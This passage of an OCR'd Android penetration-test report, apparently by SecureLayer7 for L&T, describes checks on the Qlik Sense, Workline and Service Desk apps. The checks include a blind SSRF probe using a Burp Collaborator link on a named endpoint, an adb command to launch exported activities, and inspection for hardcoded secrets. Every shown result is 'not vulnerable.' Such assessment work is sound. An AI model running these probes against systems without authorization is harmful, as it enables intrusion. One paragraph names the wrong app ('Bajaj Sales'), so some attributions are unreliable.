
Figure#5 Tested for Weak Signing Algorithm

In the Qlik Sense Android application, SecureLayer7 checked for Sensitive Data Exposure via Hardcoded Credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as google map API key, etc., SecureLayer7 identified a few URLs. These URLs were checked for unauthorized access and found that they had proper restrictions to prevent unauthorized usage. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to sensitive data exposure.




Figure#6 Tested for Sensitive Data Exposure via Hardcoded Credentials

In the Qlik Sense Android application, SecureLayer7 checked for Insecure Data Storage by Firebaseio Misconfiguration. SecureLayer7 carried out this test scenario by checking the access-control permission on the firebaseio database URL. However, SecureLayer7 observed that the URL has proper access control implemented so only an authorized person can access. Therefore, this brought SecureLayer7 to the conclusion that the Bajaj Sales Android application is not vulnerable to this vulnerability.




Figure#7 Tested for Insecure Data Storage by Firebaseio Misconfiguration

In the Qlik Sense Android application, SecureLayer7 checked for Sensitive Data Exposure via URLs. SecureLayer7 carried out this attack by extracting all the URLs from the APK and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to sensitive data exposure with URLs.



Figure#8 Tested for Sensitive Data Exposure via URLs

In the Qlik Sense Android application, SecureLayer7 checked for Blind Server-Side Request Forgery on https://sense-demo-mobile.qlik.com/auth/autoticket?proxyRestUri= endpoint. SecureLayer7 carried out this attack by adding the burp collaborator link in the proxyRestUri query parameter. SecureLayer7 observed that no DNS or HTTP callbacks were received on the Burp Collaborator Client. Therefore, this led SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to Blind Server-Side Request Forgery.



Figure#9 Tested for Blind Server-Side Request Forgery

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.
As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- Workline Android Application

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Workline Android application.


In the Workline Android application, SecureLayer7 checked for Insecure Network Security Configuration. SecureLayer7 carried out this assessment by examining the Custom network security configurations (`android:networkSecurityConfig="@xml/network_security_config"`) in the `res/xml/` directory to specify security details such as certificate pins and HTTP traffic settings. SecureLayer7 observed that the network security configuration was not configured for allowing HTTP traffic. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Network Security Configuration.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <network-security-config/>
```

Figure#1 Tested for Insecure Network Security Configuration

In the Workline Android application, SecureLayer7 checked for Exported Activities. SecureLayer7 carried out this analysis by inspecting the application manifest file to identify any activities with the "exported"

attribute set to "true". SecureLayer7 then attempted to launch these activities using the command "adb shell am start -n <activity_name>" but found that this method did not successfully launch any activities marked as exported. Therefore, SecureLayer7 observed that even though some activities had the "exported" attribute set to "true", they were not accessible via the "adb shell am start" command. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activities.



Figure#2 Tested for Exported Activities

In the Workline Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 24. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="280" android:versionName="1.0.0" android:compileSdkVersion="3
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="31"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-feature android:name="android.hardware.location.gps"/>
    <uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <permission android:name="hr.workline.app.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
    <uses-permission android:name="hr.workline.app.permission.C2D_MESSAGE"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

Figure#3 Tested for Android Application Installation on Insecure OS Versions

In the Workline Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.

```
android:name="io.gonative.android.GoNativeApplication" android:allowBackup="false" android:logo="@drawable/ic_actionbar" android:filterTouchesWhen
igChanges="screenSize|orientation">
```

Figure#4 Tested for Allow Backup Flag


In the Workline Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the

application uses v2 and v3 schemes with the SHA256withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.

```
Valid APK signature v2 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0xe4229e51bdc7da793cf299eaa582a1590496fe74
        Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
        Valid from: Thu Aug 10 19:12:46 IST 2017
        Valid until: Sat Aug 10 19:12:46 IST 2047

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 4096
        Modulus: 78857886150032390600561985709476347771703551254541786529914884094031834816650459780509674145258585185737857541486627

        Signature type: SHA256withRSA
        Signature OID: 1.2.840.113549.1.1.11

        MD5 Fingerprint: 81 9C 8C 1B 54 0F C7 BE 82 0E BE B9 94 BE BD 2A
        SHA-1 Fingerprint: 99 11 F4 74 2B 13 5E 35 D7 D4 4A FA FA A4 7F 92 61 2F 5F 15
        SHA-256 Fingerprint: 24 E9 94 16 A6 1F E5 A0 A6 08 8A 31 41 8F 21 E2 55 DC BD 26 F4 C9 92 96 C8 1A 67 0C 5B 14 8F 61

Valid APK signature v3 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0xe4229e51bdc7da793cf299eaa582a1590496fe74
        Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
        Valid from: Thu Aug 10 19:12:46 IST 2017
        Valid until: Sat Aug 10 19:12:46 IST 2047

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 4096
        Modulus: 78857886150032390600561985709476347771703551254541786529914884094031834816650459780509674145258585185737857541486627

        Signature type: SHA256withRSA
```

Figure#5 Tested for Weak Signing Algorithms

In the Workline Android application, SecureLayer7 checked for sensitive data exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure.




Figure#6 Tested for sensitive data exposure

In the Workline Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.


Figure#7 Tested for Insecure Data Storage with a FireBasio URL

In the Workline Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.



Figure#8 Tested for Android Debug Flag

In the Workline Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the the application source code does not contain a hardcoded Google API key. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google API Key.



Figure#9 Tested for Unauthorized Access or Misuse of the Google API Key

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.
The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative-Service Desk Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with the Service Desk Android application.


Scope: com.manageengine.sdp.ondemand

First, we checked for the installation of the target APK on an Insecure Version of the OS. This was done by checking the Minimum SDK Version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Hence, the application is not vulnerable to Android application installation on Insecure OS Versions.



